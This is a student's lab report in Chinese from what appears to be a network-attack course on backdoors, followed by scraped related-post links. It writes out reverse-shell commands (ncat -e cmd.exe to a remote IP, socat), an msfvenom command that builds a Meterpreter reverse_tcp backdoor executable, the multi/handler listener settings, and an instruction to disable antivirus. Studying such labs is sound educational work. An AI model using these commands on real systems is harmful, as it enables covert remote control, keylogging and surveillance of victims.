
20155207王雪纯 Exp2 后门原理与实践
20155207王雪纯 Exp2 后门原理与实践
实验步骤
一、windows获取Linux shell
Windows:使用 ipconfig 命令查看当前机器IP地址。

进入ncat所在文件地址,使用ncat命令打开监听

Linux反弹连接win:

二、Linux获得Windows Shell
在Linux终端输入命令ifconfig查看虚拟机Linux的IP号。
然后输入命令nc -l -p 5207让虚拟机开始监听指定端口5207
在Windows命令行终端输入命令ncat.exe -e cmd.exe Linux的IP 5207,让Windows准备监听端口5207

Linux获得Windows的相关信息,乱码是不可识别的中文

三、使用netcat获取主机操作Shell,cron启动
windows下监听端口:
输入ncat.exe -l 端口号
linux连接端口:
输入nc windows_IP 端口号
会话过程(可加入参数传输文件):

四、使用socat获取主机操作Shell, 任务计划启动
下载并解压socat
输入指令socat - tcp:windows_IP:5207

使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
关闭所有杀毒软件。
端输入命令:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=Linux的IP LPORT=5207 -f exe > 20155207_backdoor.exe
建立后门程序


在Kali上使用msfconsole指令进入msf控制台,使用监听模块,设置payload,设置反弹回连的IP和端口。

输入以下命令:
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST Linux的IP

set LPORT 5223

show options
再输入exploit开始监听。
最后摄像头就是连接不上,不知道为撒
基础问题回答
(1)例举你能想到的一个后门进入到你系统中的可能方式?
当我们通过这样的第三方平台下载的软件,就很有可能通过我们的主动点击下载安装到自己的主机上,使自己的电脑感染木马病毒
(2)例举你知道的后门如何启动起来(win及linux)的方式?
win:后门可能作为一个exe文件藏在主机下,然后通过诱导用户主动点击、修改注册表、添加到开机自启动项、或者和我们常用的软件绑定在一起同时启动,具有很高的隐蔽性。

linux:linux中可以通过crontab功能将木马设为定时启动,也可以通过对正常软件的绑定注入shellcode达到开启后门的目的
(3)Meterpreter有哪些给你映像深刻的功能?
录音拍照截屏以及记录键击,可能泄露大量隐私
(4)如何发现自己有系统有没有被安装后门?
安装可靠的杀毒软件
实验总结与体会
这次实践中,我掌握了了后门的基本原理及它的运行过程,让我从实践的角度切实了解到计算机后门的存在和一些初级的后门设置方法。但本次实验过程中还是很不顺利,经常出现差错,可能是网络设置的问题,也可能是我对实验理解不够透彻,最后用的同学的电脑完成了实验,希望在下次实验时能够进一步学习后门的有关知识
20155207王雪纯 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
随机推荐
- 探讨Oracle分区表
一年又一年,又到年底了,对于数据库的分区表需要检查一下,有无最大分区,次分区是否需要追加分区,如果程序不是自动追加分区的话,那么年中结算的时候,就会报错. 1.oracle分区主要有五种类型 (1)R ...
- Oracle案例12——NBU Oracle恢复
最近在做NBU ORACLE备份的恢复测试,执行恢复时报错ORA-27211: Failed to load Media Management Library,具体处理过程如下:一.错误信息 执行命令 ...
- asp.net 一般处理程序实现网站验证码
使用VerifyCode.ashx一般处理程序生成验证码,实现如下: using System; using System.Drawing; using System.Web; using Syste ...
- 使用CADisplayLink写秒表
使用CADisplayLink写秒表 效果: 源码: StopWatch.h 与 StopWatch.m // // StopWatch.h // ShowTime // // Created by ...
- [翻译] USING GIT IN XCODE [4] 在XCODE中使用GIT[4]
USING GIT IN XCODE LOOKING AT HISTORY Xcode provides a Versions editor, which has three different pe ...
- 在 Windows Server Container 中运行 Azure Storage Emulator(三):运行在容器中
上一节中,我们已经准备好了 SQL Server,那么接下来,我们要把 ASE 放到容器里了. 首先,新建 Start.ps1,内容如下: param( [Parameter(Mandatory=$t ...
- Linux tar命令详解
当你想要压缩一大堆文件时,你得先将这一大堆文件先打成一个包(tar命令),然后再用压缩程序进行压缩(gzip bzip2命令) tar常见命令参数 必要参数有如下: -A 新增压缩文件到已存在的压缩 ...
- HashMap集合特点
>HashMap集合特点 HashMap:是基于哈希表的Map接口实现. 哈希表的作用是用来保证键的唯一性的. 不明白,直接看HashMap的put方法源码 //HashM ...
- C# 算法题系列(一) 两数之和、无重复字符的最长子串
题目一 原题链接 https://leetcode-cn.com/problems/two-sum/ 给定一个整数数组 nums 和一个目标值 target,请你在该数组中找出和为目标值的那 两个 整 ...
- Ubuntu 配置Mysql远程连接
首先安装mysql.mysqlclient sudo apt-get install mysql-server mysql-clientsudo apt-get install libmysqlcli ...